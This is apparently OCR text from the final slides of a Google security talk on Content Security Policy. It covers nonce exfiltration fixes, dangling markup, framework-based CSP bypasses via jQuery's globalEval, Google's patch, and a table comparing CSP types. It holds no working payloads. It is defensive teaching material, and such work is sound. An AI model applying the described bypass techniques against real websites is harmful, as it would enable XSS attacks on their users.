
- replace legitimate `<script#src>` (Chrome bug)
  - fixed in Chrome 58+

- prevent exfiltration of nonce
  - do not expose the nonce to the DOM at all
    - during parsing, replace the nonce attribute with a dummy value (`nonce="[Replaced]"`)
    - fixed in Chrome 59+

Mitigating Bypasses

- mitigating dangling markup attacks?
  - precondition:
    - needs *parser-inserted* sink like `document.write` to be exploitable
  - proposal to forbid parser-inserted sinks (opt-in) - fully compatible with *strict-dynamic* and enforces best coding practices

Mitigating Bypasses



JS framework-based CSP Bypasses


- strict CSP protects from traditional XSS
- commonly used libraries and frameworks introduce bypasses
  - eval-like functionality using a non-script DOM element as a source
  - a problem only with *unsafe-eval* or with *strict-dynamic* if done through *createElement('script')*

Credit: Sebastian Lekies
http://sebastian-lekies.de/csp/bypasses.php

JS framework Bypass Mitigations

- make the library CSP-aware
  - introduce nonce checking in JS
- example: **jQuery 2.x**
  - via *$.html*, *$.append/prepend*, *$.replaceWith* ...
  - parses *<script>...</script>* and puts it in a dynamically generated script tag or through *eval*

jQuery 2.2 Script Evaluation Logic




```
// Evaluates a script in a global context
globalEval: function( code ) {
	var script,
		indirect = eval;

	code = jQuery.trim( code );

	if ( code ) {

		// If the code includes a valid, prologue position
		// strict mode pragma, execute code by injecting a
		// script tag into the document.
		if ( code.indexOf( "use strict" ) === 1 ) {
			script = document.createElement( "script" );
			script.text = code;
			document.head.appendChild( script ).parentNode.removeChild( script );
		} else {

			// Otherwise, avoid the DOM node creation, insertion
			// and removal by using an indirect global eval

			indirect( code );
		}
	}
},
```

strict-dynamic bypass

needs unsafe-eval

How We Patched jQuery at Google



```
// Evaluates a script in a global context
globalEval: function( code ) {
        var script,
                indirect = eval;

        code = jQuery.trim( code );

        if ( code ) {
                // You should not be here :)
                throw new Error("You should not be here :)");
        }
},
```

Wrapping up

get your questions ready!

Current state of CSP

		Protects against			Vulnerable to		
CSP type	Deployment difficulty	Reflected XSS	Stored XSS	DOM XSS	Whitelist bypasses (JSONP, ...)	Nonce exfiltration / reuse techniques [3]	Framework -based / gadgets [4]
Whitelist-based	😐	✘	✘	✘	✔	—	~ [1]
Nonce-only	😕	✔	✔	✔	—	✔	~ [2]
Nonce + 'strict-dynamic'	😀	✔	✔	~	—	✔	✔
Hash-only	😕	✔	✔	✔	—	—	~ [2]
Hash + 'strict-dynamic'	😐	✔	✔	✔	—	—	✔

[1] Only if frameworks with symbolic JS execution capabilities are hosted on a whitelisted origin
[2] Only if frameworks with symbolic JS execution capabilities are running on the page
[3] Applies to "unpatched" browsers (latest Chromium not affected)
[4] Several constraints apply: framework/library used, modules loaded, ...

Wrapping Up

- CSP whitelists are broken
- nonces + *strict-dynamic* greatly simplify CSP rollout
- CSP is not a silver bullet
  - there are bypasses with various pre-conditions and constraints
- Overall CSP is still a very powerful defense-in-depth mechanism to mitigate XSS

Thanks!

Any questions?

Learn more at: csp.withgoogle.com

@mikispag

@we1x

{lwe,mikispag}@google.com